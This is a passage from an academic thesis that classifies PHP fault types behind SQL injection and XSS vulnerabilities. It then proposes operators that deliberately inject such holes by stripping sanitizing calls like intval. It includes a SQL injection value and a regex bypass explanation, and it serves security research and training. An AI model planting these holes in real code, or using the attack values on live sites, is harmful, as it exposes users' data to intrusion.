The `fallback` function is a local function developed by the PHP-Fusion programmers to display a specific web page when an error occurs. The `isNum` function is also local to the PHP-Fusion and returns `TRUE` if the argument is numeric. In this example, the `$photo` variable is checked to see if it has a value assigned and if it is not numeric the program will jump to an error page. Without this piece of code the application functions normally, but allows an attacker to tweak the `$photo` variable (that should store an integer value) by assigning to it a malicious string altering the structure of a SQL query that uses it. These situations were found in MIFS faults.

3. **A poor regular expression (regex) string used to filter the user input.** For example, in the `maincore.php` file of the PHP-Fusion 6.00.106 we have the following code aimed at protecting the `$message` PHP variable from a XSS attack:

```
$message =
preg_replace('#(<[^>]+[\\"\'])(onmouseover|onmousedown|onmouseup
|onmouseout|onmousemove|onclick|ondblclick|onload|xmlns)[^>]*>#i
Uu',">",$message);
```

However, in the newer version of PHP-Fusion 6.00.110 this regex string has changed, just a little, to accommodate a situation that was missed in version 6.00.106:

```
$message =
preg_replace('#(<[^>]+[\\"\'\s])(onmouseover|onmousedown|onmouse
up|onmouseout|onmousemove|onclick|ondblclick|onload|xmlns)[^>]*>
#iUu',">",$message);
```

The modification is just the highlighted \s that was added to the regex string. This \s means a space (ASCII character 20h). With this change, before the presence of one of the JavaScript function names (`onmouseover`, `onmousedown`, `onmouseup`, `onmouseout`, `onmousemove`, `onclick`, `ondblclick`, `onload`, `xmlns`) we can have a space character. However, the vulnerable regex string was not prepared for this possibility of having a space before the name of the function so it could be bypassed by a malicious `$message` with a crafted string value having a space before the JavaScript function.

A key problem is that, looking at several versions of the same program, we frequently found the same regex string being slightly updated as new attacks are discovered. These situations were found in WPFV and WVAV faults.

Excluding the faults types already discussed (MFCext., WPFV, MIFS and WVAV), the remaining fault types correspond to only 7.63% of the security vulnerabilities found. These fault types are EFC, WFCS, MVIV, MLAC, MFC, MIA, MLOC and ELOC (see Table 3-2 for details).

3.3.2 Comparing security faults with generic software faults

The original ODC classification proposed by [*Chillarege et al.*, 1992] is broadly used and accepted as quite adequate for the classification of software faults. Durães [*Durães and Madeira*, 2006] analyzed 668 faults from a collection of 12 representative open source C programs using the ODC, while Christmansson and Chillarege [*Christmansson and Chillarege*, 1996] studied large databases and operating systems. These studies analyzed several applications and programming technologies, but they were focused on generic (in the sense of not being restricted to security related problems, like our study) operating system software and applications, mainly written using C language. Thus, it is relevant to compare our results with other field studies like [*Durães and Madeira*, 2006] and [*Christmansson and Chillarege*, 1996], as shown in Table 3-5 to search for eventual trends or correlations.

The overall distribution of our results presented in Table 3-5 is quite different from the distribution observed by the other studies available, reinforcing the idea that the kind of mistakes leading to security vulnerabilities has a different shape from the generic software faults. In other words, some fault types are much more relevant in detriment of others when we focus the analysis in the security of web applications. For instance, it seems that the weight of the Algorithm type in our study has increased at the cost of the Assignment, Checking and Function defect types, which are quite marginal.

Based on the fact that some common vulnerabilities found are caused by specific characteristics of the programming language (like the use of the default value of the "`register_globals = on`" directive or the lack of strong typed variables in PHP [*Clowes*, 2001; *PHP Group*, 2009b; *Tomatis et al.*, 2004]), we believe that the type of language/technologies involved influences the distribution of security faults among the ODC types. In general, newer versions of programming languages have a greater concern on security and this can be seen in the new features that are being implemented in recent versions (e.g., changes in newer PHP versions seem to make it more resilient to some vulnerabilities [*OWASP Foundation*, 2010; *PHP Group*, 2010]).

Table 3-5 - ODC faults in three different field studies.

ODC defect type	Vulnerabilities (Current study)	Software faults in general (Previous studies)	
		[*Durães and Madeira*, 2006]	[*Christmansson and Chillarege*, 1996]
Assignment	5.65%	21.4%	21.98%
Checking	1.98%	25%	17.48%
Interface	7.02%	7.3%	8.17%
Algorithm	85.30%	40.1%	43.41%
Function	0%	6.1%	8.74%

The input validation problem is transversal to all languages and the results presented in this chapter can also be useful for developers using other web application languages, like Java, or .NET. Moreover, programmers use the same generic skills and techniques when developing different types of applications and some of the errors may be similar. Scott and Sharp corroborate this assumption that web application vulnerabilities are largely independent of the technology in which the web application is implemented [*Scott and Sharp*, 2002]. Another study on vulnerabilities in web applications written in strongly typed languages (Java, C#, VB.NET), using the same methodology presented in this chapter, shows that some of the types of defects that lead to vulnerabilities are programming language independent, while others are strongly related to the language used [*Seixas et al.*, 2009]. In spite of these and other studies on the contribution of the type system to the robustness of the software [*Tomatis et al.*, 2004], more studies are still necessary to confirm this trend and to define how security related problems are dependent on the differences and specific characteristics of the programming language used to develop software.

3.3.3 Detailed vulnerability analysis

The knowledge that the root cause of the vast majority of security problems in LAMP web applications come from bugs due to a restricted set of code constructs is quite

relevant for security practitioners. The details on this Top-N of fault types can provide the necessary data to address them from various perspectives, such as software developers, code reviews, automated tools, etc. The more detail we have, the better we can fight these problems. This detail is also necessary in the definition of realistic fault models of the bugs that cause vulnerabilities, which allows applying the fault injection technique to the web application security scenario (this is addressed in chapter 4 and chapter 5 and the results are presented in chapter 6).

During the gathering, processing, and classification of the vulnerability patches, we could observe repeating patterns in the code belonging to the same classification type. In fact, we found that instructions used to fix vulnerabilities fit into a restricted subset of all the possible code structures of each fault type. This is an important finding and, to better characterize this data and accommodate the precise situations found, we defined sub-types for the four most common fault types (MFCext., WPFV, MIFS and WVAV), as described in Table 3-6. Each of these sub-types group together the patches of a given fault type that fixed the vulnerability in a similar way. The sub-types are mainly defined according to security-related characteristics, like the way the vulnerabilities can be injected in the code. This detailed information is of utmost importance to devise methods to inject realistic vulnerabilities into web application code.

Table 3-6 - Fault types and corresponding sub-types.

Fault Type	Sub-Type	Description
MFCext.	A	Missing casting to numeric of one variable
	B	Missing assignment of one variable to a custom made function
	C	Missing assignment of one variable to a PHP predefined function
WPFV	A	Missing quotes in variables inside a string argument of a SQL query
	B	Wrong regex string of a function argument
	C	Wrong sub-string of a function argument
	D	Wrong PHP superglobal variable when it is an argument of a function
MIFS	A	Missing traditional "`if…then…else`" condition
	B	Missing "`if…then…else`" condition in compact form
WVAV	A	Missing pattern in a regex string assigned to a variable
	B	Wrong value in an array or a concatenation of a new substring inside a string
	C	Wrong PHP superglobal variable when assigned to a variable
	D	Missing quotes in variables inside a string in a SQL query assignment
	E	Missing destruction of the variable
	F	Extraneous concatenation operator "`.`" in an assignment

The occurrence of the fault types and the sub-types in the vulnerabilities analyzed is shown in Table 3-7. We can observe that there are a few sub-types responsible for a large slice of the all the vulnerabilities. We already knew (from Figure 3-1) that the MFCext. fault type is the most common, as it represents 75.87% of all the vulnerabilities found (SQL Injection + XSS). The two sub-types with higher values also belong to the MFCext. (they are sub-types A and B) and together they account for 63.66% (45.34% + 18.32%) of all the vulnerabilities found.

Table 3-7 - Occurrence of fault types and sub-types.

Fault type & sub-types		SQL (%)	XSS (%)	SQL+XSS (%)
MFCext.	A	64.25	37.45	45.34
	B	4.15	24.24	18.32
	C	4.15	15.58	12.21
WPFV	A	16.06	0.00	4.73
	B	1.04	1.08	1.07
	C	0.00	1.08	0.76
	D	0.00	0.65	0.46
MIFS	A	5.18	4.55	4.73
	B	1.04	0.65	0.76
WVAV	A	0.00	3.03	2.14
	B	0.00	0.87	0.61
	C	0.00	0.87	0.61
	D	1.04	0.00	0.31
	E	0.00	0.65	0.46
	F	0.00	0.22	0.15
EFC		0.52	1.08	0.92
WFCS		0.52	3.68	2.75
MVIV		0.52	1.73	1.37
MLAC		1.04	1.52	1.37
MFC		0.52	0.65	0.61
MIA		0.00	0.43	0.31
MLOC		0.00	0.22	0.15
ELOC		0.00	0.22	0.15
Total		100	100	100

The nature of the function that the programmer failed to include in the source code, causing the MFCext. vulnerability, is determinant for the analysis of this fault type. This is why the MFCext. was divided into the sub-types A, B and C (each one focusing on a

specific class of function), accounting for 45.34%, 18.32% and 12.21%, respectively, of all the vulnerabilities investigated (Figure 3-2).

Figure 3-2 – MFCext. sub-types distribution compared with all the other fault types.

Among the MFCext. sub-types we also found that sub-type A is the most representative (Figure 3-3), although software bugs that are classified according to this sub-type are amazingly simple to detect (and to correct, if the web application was carefully analyzed before deployment).

Figure 3-3 – MFCext. sub-types distribution.

An important observation is related to the differences between the values of the sub-types relating to XSS and SQL Injection (Table 3-7). For example, MFCext. A is much more important in SQL Injection than in XSS, while the opposite happens with MFCext. B and C. Also WPFV A has a huge importance in SQL Injection, being the second most important sub-type, but none was found for XSS vulnerabilities. The MFCext., including all its three subtypes, is responsible for 77.27% of the XSS vulnerabilities. On the other side, MFCext. A plus WPFV A are responsible for 80.31% of the SQL Injection vulnerabilities. The "Missing casting to numeric of one variable (MFCext. A)" is the overall winner, clearly affecting most of the SQL Injection and XSS vulnerabilities. The other sub-types have a distribution dependent on the vulnerability type (SQL Injection or XSS).

In the rest of this subsection we analyze in detail each fault type, discussing the conditions/locations where each one was observed during our field study. The level of detail used in the description depends on the number of samples found for a given fault type. Examples are used to clarify the more important situations. This discussion provides useful insights to support the future definition of realistic vulnerability fault models, which are essential for the development of realistic security fault injection mechanisms, like a vulnerability injector or an attack injector (presented in chapters 4 and 5 respectively). One important common point to every vulnerability fault type described next is the fact that none of them causes any parsing or execution errors. Moreover, the web application can be operated as usually, without any noticed problem (i.e., it is functionally correct), except for the security issues.

MFCext. - Missing function call extended:

This fault type is typically observed in situations where the patch code consists of a missing function returning a value that is used later on in the code. The missing function is always related to the filtering of one of the arguments. Whenever it has more than one argument, the other arguments are the configuration parameters of the filtering. The vulnerable variable affected by this fault type can be inside PHP variable arrays like the `$_GET[$var]`. The function can also act as an argument of other functions. Next are the constraints of the sub-types:

A. **Missing casting to numeric of one variable.** The missing function casts a PHP variable to numeric. This can be accomplished with the `(int)` type cast or the `intval` PHP function. Although the `(int)` type cast is not really a function, it is considered as belonging to this sub-type because internally it behaves just like the `intval` function. This situation was found when the patch added an entire assignment line, for example:

```
$var=(int)$_GET[$var];
```

or when there was a replacement of one variable in a string concatenation. For example, replace:

```
…"'str1'.$var.'str2'";
```

with

```
…"'str1'.intval($var).'str2'";
```

or in the case of a function:

```
$var1 = func(intval($var1));
```

B. **Missing assignment of one variable to a custom made function.** To cope with specific needs of cleaning PHP variables from code injection, the software programmer may have to write its own functions. This fault type refers to the situations where the programmer forgets to apply one of those specific functions to the critical variable. This sub-type is similar to the MFC-A, except that the filtering function is not a PHP predefined function.

C. **Missing assignment of one variable to a PHP predefined function,** except the `(int)` type cast or the `intval` PHP function. The missing function is one of the PHP predefined functions that can be used to filter variables from code injection. According to our field study, the most frequent PHP predefined functions related to this vulnerability type are: `addslashes`, `eregi_replace`, `stripslashes`, `htmlentities`, `preg_replace`,

`htmlspecialchars,` `md5,` `str_replace` and `urlencode`. Even though the primary objective of some of these functions is not to avoid code injection attacks, they make the attack useless by changing the content of the vulnerable variable. For example, suppose that an attacker tries to exploit the variable `$var` using XSS and the variable is used by the `md5` function[20] (which is not related to filter XSS):

```
$var = md5($_GET[$var]);
```

The presence of the `md5` function destroys the attack vector, preventing the success of the attack.

WPFV - Wrong variable used in parameter of function call:

This fault type is typically found when the following changes occur in the argument of a function:

A. Missing quotes in variables inside a string argument of a SQL query. For example, replace:

```
func("SELECT…FROM…WHERE id=$var")
```

with

```
func("SELECT…FROM…WHERE id='$var'")
```

---

[20] The `md5` PHP function calculates the MD5 hash of the argument using the RSA Data Security, Inc. MD5 Message-Digest Algorithm, and returns that hash [*PHP Group*, 2009a]. For security reasons it is better to use the SHA-1 (or even better, the SHA-2) than the MD5, because MD5 is considered cryptographically broken since 2008 [*US-CERT*, 2009].

B. Wrong regex string of a function argument. When the patch code is a change in the regex string of a function argument. This function can be a custom made function that processes a regex string or one of the PHP functions `preg_replace` and `preg_match` or the MySQL function `regexp`, etc. In the following example, the regex string is used to check a variable closely related to an input value, looking for known suspicious strings that can be part of an attack. For example, replace the vulnerable regex string:

```
REGEXP('^\.$group_id$|\.$group_id\.|\.$group_id$')
```

with

```
REGEXP('^\\\.$group_id$|\\\.$group_id\\\.|\\\. $group_id$')
```

C. Wrong sub-string of a function argument. When the argument of the function is the result of the concatenation of several strings and variables and the patch code removed or changed one of them.

D. Wrong PHP superglobal variable when it is an argument of a function. When the argument of the function contains the PHP superglobal variable `$_SERVER` and the server variable it has changed. For example, replace:

```
func($_SERVER[var1])
```

with

```
func($_SERVER[var2])
```

MIFS - Missing IF construct plus statements:

This fault type is typically found when an `if` condition and just one or two surrounding statements were missing:

A. Missing traditional "`if`…`then`…`else`" condition. When it is a traditional `if`…`then`…`else` condition, an `elsif` or an `else`.

B. Missing "`if`…`then`…`else`" condition in compact form. This fault type was also found when the condition is in the compact form, for example:

```
(($var != '') ? 'true' : 'false')
```

WVAV - Wrong value assigned to variable:

This fault type is typically found when the following situations changed the variable assignment:

A. Missing pattern in a regex string assigned to a variable. The regex string is used to check a variable closely derived from an input value, looking for known XSS attacks.

B. Wrong value in an array or a concatenation of a new substring inside a string. The patch changed one of the concatenation strings or removed one of the items of the array.

C. Wrong PHP superglobal variable when assigned to a variable. When the variable is assigned to the PHP superglobal variable `$_SERVER` and it is changed by the patch. For example, replace:

```
$var1=$_SERVER[$var2];
```

with

```
$var1=$_SERVER[$var3];
```

D. Missing quotes in variables inside a string in a SQL query assignment. For example, replace:

```
SELECT…FROM…WHERE id=$var
```

with

```
SELECT…FROM…WHERE id='$var'
```

E. Missing destruction of the variable. This situation was found when the patch added an entire line, for example:

```
unset($var);
```

F. Extraneous concatenation operator "." in an assignment. For example, replace:

```
$var .= …
```

with

```
$var = …
```

EFC - Extraneous function call:

This fault type is typically found when the extraneous function returned the same data type of the argument. This is related to a function that is replaced by a variable already sanitized. Another situation found was the removal of a function whose argument is another function already sanitizing the target variable.

WFCS - Wrong function called with same parameters:

This fault type is typically found when the cleaning function was replaced by another function, while keeping the same arguments even when the function is the only statement in the line of code. In all these situations the new function was a custom-made function, either already existing or implemented in the patch. In the case of new functions, they were always related to cleaning the argument.

MLAC - Missing "AND EXPR" in expression used as branch condition:

This fault type is typically found in situations where there was a missing `and` expression inside an `if` condition.

MVIV - Missing variable initialization using a value:

This fault type is typically found when there was a missing first assignment of a variable to an empty string, or an empty array. In PHP there is no need to declare a

variable and the variable stays uninitialized (with the default value) until the first assignment. Variables have a default value of their type (`false`, `0`, empty string or an empty array).

MFC - Missing function call:

This fault type is typically found in situations where the patch code consisted of adding a missing function being the only statement in its line of code. The function did not return any value and, therefore it was not assigned to any variable. The missing function was always custom made and its implementation was most of the times created by the patch.

MIA - Missing IF construct around statements:

This fault type is typically found when an `if` condition was missing, surrounding only one statement that was already present in the code.

MLOC - Missing "OR EXPR" in expression used as branch condition:

This fault type is typically found when there was a missing `or` expression inside an `if` condition.

ELOC - Extraneous "OR EXPR" in expression used as branch condition:

This fault type is typically found when there was an extraneous `or` expression inside an `if` condition.

3.4 Conclusion

In this chapter we presented the methodology characterizing the most frequent fault types associated with the most common web application vulnerabilities, based on a field study. We focused on XSS and SQL Injection vulnerabilities and on LAMP web applications. The analysis was based on the vulnerabilities of six widely used web applications, using 655 security fixes as the field data. Results show that only a small subset of 12 generic software faults is responsible for all the XSS and SQL Injection vulnerabilities analyzed. We found considerable differences by comparing the distribution of the fault types of our results with studies of common software faults

pointing out that the most common security problems are likely to be due to fault types that may not be the most common bugs.

One relevant outcome of the field study performed is referred to the distribution of vulnerabilities by a reduced number of fault types, following the Pareto principle. In fact, we observed that a single fault type, the MFCext. (missing the function responsible for cleaning the input variable), is responsible for about 76% of all the security problems analyzed. Previous studies on software fault types [*Durães and Madeira*, 2006] and [*Christmansson and Chillarege*, 1996] also show this large dependency on a few bug types, however their results did not show a so large reliance of bugs on so few fault types (code constructs). On the other side, this trend is not new in the security area: Microsoft has already stated that fixing the top 20% of the reported bugs eliminates around 80% of errors [*Rooney*, 2002] and the Gartner Group reported that 20% of security test rules uncover 80% of errors [*Lanowitz*, 2005]. This concentration of the responsibility of most vulnerabilities on just a few fault types can be very important to address the web applications security and makes it feasible to emulate vulnerabilities by means of fault injection, which is the subject addressed in the following chapters.

During the field study analysis, the fault types were thoroughly detailed providing enough information for the definition of vulnerability fault models needed to develop a realistic vulnerability injector (chapter 4) or even an attack injector for web applications (chapter 5). Other studies following the same methodology presented here can be done to extend our results, but aiming at other types of vulnerabilities and at vulnerabilities in operating systems and their applications.

4

Vulnerability Injection
for Web Applications

This chapter proposes a vulnerability injection methodology for web applications. The methodology consists of using a static analysis to find the locations in the source code files where vulnerabilities are likely to exist (according to the field study presented in chapter 3) and on the injection of vulnerabilities in these locations following a realistic pattern. The end result is a web application injected with a collection of true to life vulnerabilities.

Researchers and security practitioners can use the proposed procedure to provide realistic scenarios for a variety of security evaluation purposes. In fact, one of the problems associated with security research is the lack of good data to work with [*Killourhy and Maxion*, 2007]. For network and operating system security testing, there are the DARPA datasets (the 1999 dataset and the 2000 dataset) that contain three weeks of training and two weeks of test data emulating a small government site [*Lippmann et al.*, 2000]. These datasets have normal, non-intrusive, data but also more than 200 instances of 58 attack types. These datasets were used by dozens of researches to develop and test network security mechanisms [*Thomas et al.*, 2008], like IDS [*Kayacik et al.*, 2005] and firewalls [*Kayacik and Zincir-Heywood*, 2003]. To the best of our knowledge, there is no such kind of data available to be used by security research in the web application scenario. Our goal is to make available a methodology to provide

security practitioners and researchers with the means to inject realistic vulnerabilities into web applications for security evaluation/improvement purposes.

A substantial part of the knowledge needed to inject vulnerabilities comes from the field study on security vulnerabilities presented in the previous chapter. In fact, that study provided in-depth information about the types of software faults that generate XSS and SQL Injection security vulnerabilities in LAMP web applications. However, the outcomes do not contain all the necessary elements for the emulation of vulnerabilities in a clean (without known vulnerabilities) web application. To obtain this data, we need more precise information on the location of the fault and on what needs to be done to change the code in order to inject the vulnerability and even how to attack them. We address these questions in the current chapter by proposing a set of **Vulnerability Operators** containing the **Location Pattern** and the **Vulnerability Code Change**, which describe the vulnerability attributes.

This novel vulnerability injection methodology is, in fact, a key instrument that can be used in several relevant scenarios for evaluation and improvement of security mechanisms:

1. **Build an Attack Injector.** The vulnerability injection is a major building block of a web application Attack Injector tool. An Attack Injector can be a valuable tool to test various countermeasure mechanisms, such as Intrusion Detection Systems (IDS), web application firewalls, web application vulnerability scanners, etc. Conceptually, an attack injection tool consists of the injection of realistic vulnerabilities that are automatically attacked, and finally the result of the attack is evaluated (an example of such an Attack Injector for web applications is presented in chapter 5).
2. **Train security teams.** One difficulty in training security assurance teams is the ability to provide them a set of ad-hoc vulnerable web applications, usually targeted to the needs of a specific organization or enterprise. The vulnerability injection covers this problem by automatically inject representative security vulnerabilities in the web application code for the training of security teams

whose purpose is to perform code inspection and penetration testing (see section 6.1 for a case study).

3. **Evaluate security teams.** Vulnerability injection can be used to create a controlled environment for assessing security teams. In practice, it is able to effortlessly produce a set of code samples with vulnerabilities injected that can be used as target. Teams can be assessed based on the number of vulnerabilities they are able to find, the number of false positives reported and the time needed to perform a set of code inspections and penetration tests (see Section 6.1 for a case study).

4. **Estimate the total number of vulnerabilities still present in the code.** This is a kind of fault forecasting [*Avizienis et al.*, 2004], applied to the vulnerabilities of web applications. The injection of realistic vulnerabilities in web code can help decide if the software is ready to be released or not. The process consists of injecting vulnerabilities and having a security team searching for them. The team will most likely find some of the injected vulnerabilities and some of those that already existed in the code. The estimated number of vulnerabilities still present in the software can be obtained from the percentage of those injected that were found and those not injected that were also found, using an approach similar to defect seeding as proposed by Steve McConnell for software bugs in general [*McConnell*, 1997].

5. **Run security events.** The automatic injection of vulnerabilities can be used to create targets for security events, like the "Capture the flag for education and mentoring" [*Radcliffe*, 2009]. In these events, both students and security professionals can play the game of finding the vulnerabilities, while learning more about security in web applications.

The structure of the chapter is the following: section 4.1 specifies the Vulnerability Operators for the most common fault type, which is the MFCext, and its sub-types. The Vulnerability Operators for the other fault types are detailed in Annex A. Section 4.2 describes the vulnerability injection methodology. Section 4.3 presents a tool that implements the proposed injection methodology, the Vulnerability Injector Tool. Finally, section 4.4 concludes the chapter.

4.1 Vulnerability Operators

The main objective of the vulnerability injection is to emulate (or inject) realistic vulnerabilities in the source code of the web application [*Durães and Madeira*, 2006]. To accomplish this goal we need information about the following intrinsic characteristics of the fault type that originates the target vulnerabilities, which build the **Vulnerability Operator**:

1. The **Location Pattern** that characterizes the places in the source code where the vulnerability is likely to be found.
2. The **Vulnerability Code Change** that defines what has to be done to the piece of code targeted by the Location Pattern in order to make it vulnerable, without disrupting the functional behavior of the web application.

Therefore, the Vulnerability Operator (`VO`) of a given fault type can be seen as a set of pairs of Location Pattern (`LP`) and Vulnerability Code Change (`VCC`) attributes:

$$VO_{(fault\ type)} = \{LP_{(fault\ type)}, VCC_{(fault\ type)}\}$$

The Location Pattern (LP) is a set of restrictions for each fault type:

$$LP_{(fault\ type)} = \sum(LP\_Restriction_{(fault\ type)})$$

The Vulnerability Code Change (`VCC`) is one (and only one) of the code change decisions applicable for each fault type:

$$VCC_{(fault\ type)} = \exists_1\left(\sum(VCC\_Decision_{(fault\ type)})\right)$$

This pair of attributes comprises the core data of the Vulnerability Operator and defines how we can realistically inject a given fault type in the web application source code and producing the corresponding vulnerability. In order to focus on the most common types of vulnerabilities affecting web applications we use the results from the field study that classified 655 security patches of six widely used LAMP (Linux, Apache, MySQL and PHP) web applications, presented in the previous chapter. This field study focuses on XSS and SQL Injection vulnerabilities, which are the top two vulnerabilities exploited

nowadays [*IBM Global Technology Services*, 2009]. Note that these are two key vulnerabilities that, together, were responsible for approximately 1/3 of all the Common Vulnerabilities and Exposures in 2006 [*MITRE Corporation*, 2009a; *OWASP Foundation*, 2007].

The summary of the fault types that resulted from the field study is depicted in Table 4-1, along with the fault type distribution. As we can see in that table, the MFCext. is, by far, the most common type accounting for most of the vulnerabilities analyzed (76% according to our field study results presented in section 3.3.3). In practice, it represents vulnerabilities caused by variables not properly sanitized by a specific function (which the programmer mistakenly did not include in the code).

Table 4-1 - Occurrence of fault types.

(adapted from Table 3-7)

Fault type & sub-types	SQL+XSS (%)
MFCext.	75.87
WPFV	7.02
MIFS	5.49
WVAV	4.28
EFC	0.92
WFCS	2.75
MVIV	1.37
MLAC	1.37
MFC	0.61
MIA	0.31
MLOC	0.15
ELOC	0.15
Total	**100**

The distribution of the relative percentages of the types of vulnerabilities found in the field shows that MFCext., which is the largest value, surpasses by a huge difference all

the others (Table 4-1). This suggests that a small set composed of the most important vulnerabilities is enough to represent the vast majority of security situations that are likely to occur in real life. Therefore, to build a realistic vulnerability injector for web applications we do not need to consider each one of the 12 fault types shown in Table 4-1. In fact, because the MFCext. fault type is responsible for 76% of all the security problems analyzed and the next fault type is as low as 7%, it is the obvious candidate for supporting our study to define a way to inject common vulnerabilities in a realistic manner.

To obtain the data about the attributes of the Vulnerability Operators, we reanalyzed in more detail the 655 code fixes used by the field study presented in the previous chapter, but this time we focused on how to mimic the vulnerabilities found in the code and on how to attack them. In the previous analysis (chapter 3), only the web application code that was changed in order to correct an existing vulnerability was taken into account. For the present analysis, we also considered other characteristics of the vulnerability, including the type of variables involved, their origin (their entry point in the application) and where they are used, the location of the problematic code, and comprehensive details of the corrections made to fix it. For example, knowing that a variable should only have numeric values and it is used to build a SQL query is of utmost importance if we want to make it vulnerable and attack it accordingly. If this variable is sanitized using the `intval` PHP function, the code can be made vulnerable by removing this function. We can, therefore, attack the generated SQL Injection vulnerability using attack techniques for numeric fields. For example, we can assign "-5 or 1=1" to the vulnerable variable. Without this deep knowledge about the vulnerability, we had to blindly try to attack it with much more attackloads, increasing the time required and generating much more overhead.

Due to its importance, the MFCext. case is described in detail in the following subsection, whereas the other fault types are detailed in Annex B.

4.1.1 MFC Extended Location Pattern

The MFCext. is typically observed in situations where the missing function is related to filtering or changing the content of one of its arguments. The target argument is a variable whose value comes from GET or POST HTML parameters or from database results. It can also be a variable used to output data to the screen or to the back-end database.

Resulting from our observations of the field study data, to inject MFCext. vulnerabilities we need to locate functions used to sanitize variables in the source code of the web application complying with the following restrictions:

1. The functions targeted depend on the sub-type being injected. They must be one of the functions that were found in the sub-types A, B or C (MFCEA, MFCEA or MFCEA, respectively), as detailed in chapter 3.3.3. For example, the `intval` function for the MFCEA or the `addslashes` for the MFCEC.

2. Only variables that can be manipulated from the outside are interesting to us because they are the entry points of possible attacks. Therefore, the argument of the function (the target variable) is directly or indirectly related to an input value from outside the application: POST, GET, the return of an SQL query, etc.

3. The output of the function is going to be displayed on the screen or is going to be used in a POST, a GET variable or in a SQL query string. For example, to attack effectively the vulnerability, the result of the cleaning function must be used in the code to build some sort of information that will be output in the screen, like the reflected XSS, but it can also be used in SQL query, for the case of SQL Injection.

4. The target function can be the argument of another function or have another function as the argument. In the code analyzed, sometimes we found functions as argument of another functions in places where the vulnerability was located. This seems to be a common practice of some web developers (at least using PHP) to build code like the following example: "$cid = **intval(**trim($cid)**);**"

5. As the argument of the function, the vulnerable variable may also be included in a PHP variable array, like `$_GET`, `$HTTP_GET_VARS`, `$_POST` and `$HTTP_POST_VARS`. For example: "`$cid = intval(`**`$_GET[`**'cid'**`])`**`;`". These PHP variable arrays contain the variables passed to the current web application page from GET or POST HTTP submission methods and they are the preferred way to get the input interaction of the user of the application.

6. For the MFCext. sub-types B and C, the vulnerable variable may be one of the PHP server and environment variable arrays, like the `$_SERVER['PHP_SELF']` or the `$HTTP_SERVER_VARS['PHP_SELF']`. PHP has many of such variables, however the `$_SERVER['PHP_SELF']` was the most common in our study. It contains the filename of the web page that is being executed and if not properly sanitized its value can be tweaked by the attacker.

4.1.2 MFC Extended Vulnerability Code Change

After finding the potential locations for the MFCext. vulnerability, we can inject the vulnerability in any of these locations by performing a mutation in the code related to the function protecting the target variable. This process has to follow a set of restrictions and, depending on the code surrounding the function, one (and only one) of the following changes should apply:

1. If the function is used in an assignment (as a single line of code) and the variable is not inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays, the whole line of code is removed. For example, remove the line "`$vuln_var = `**`intval(`**`$vuln_var`**`);`**".

2. If the function is used in an assignment (as a single line of code) and the variable is inside `$_GET`, `$HTTP_GET_VARS`, `$_POST` or `$HTTP_POST_VARS` PHP variable arrays, only the function is removed from the code, leaving the argument intact. For example, replace:

   `$vuln_var = `**`intval(`**`$_GET['vuln_var']`**`);`**

   with

```
$vuln_var = $_GET['vuln_var'];
```

3. In all the other cases, the target function is removed leaving in the code only the variable (or the $_GET, $HTTP_GET_VARS, $_POST or $HTTP_POST_VARS PHP variable arrays, if the variable is included in one of these arrays). For example, replace:

```
…"'str1'.intval($vuln_var). 'str2'";
```

with

```
…"'str1 '.$vuln_var. 'str2 '";
```

An important aspect to take into account is that these code changes do not prevent the application from running properly. In fact, the web application code should continue to run without any syntactic or execution errors (except for the vulnerability injected). In other words, even after injecting the vulnerability, the end user must be able to execute all the application features without any problems.

4.1.3 Using MFC extended Vulnerability Operators

All the Vulnerability Operators are detailed in Annex B, however, in order to clarify the concept, Table 4-2 presents the "Operator Missing Function Call Extended – A (OMFCEA)", which is the most common.

Using this operator, let us analyze one typical example. This is just a proof of concept, for demonstration purposes and it is, by no means, a complete full working piece of code.

Consider that the sample file called `blogs.php` contains the following code:

```
    …
20  $blog=intval($_GET['blog']);
    …
30  $sql_text="delete from blogs where author_id=".$author."
    and blog_id=".$blog;
    …
40  $result = mysql_query($sql_text,$conn);
```

...

Table 4-2 – Operator Missing Function Call Extended – A (OMFCEA).

Vulnerability Operator Attribute	Attribute restrictions and actions
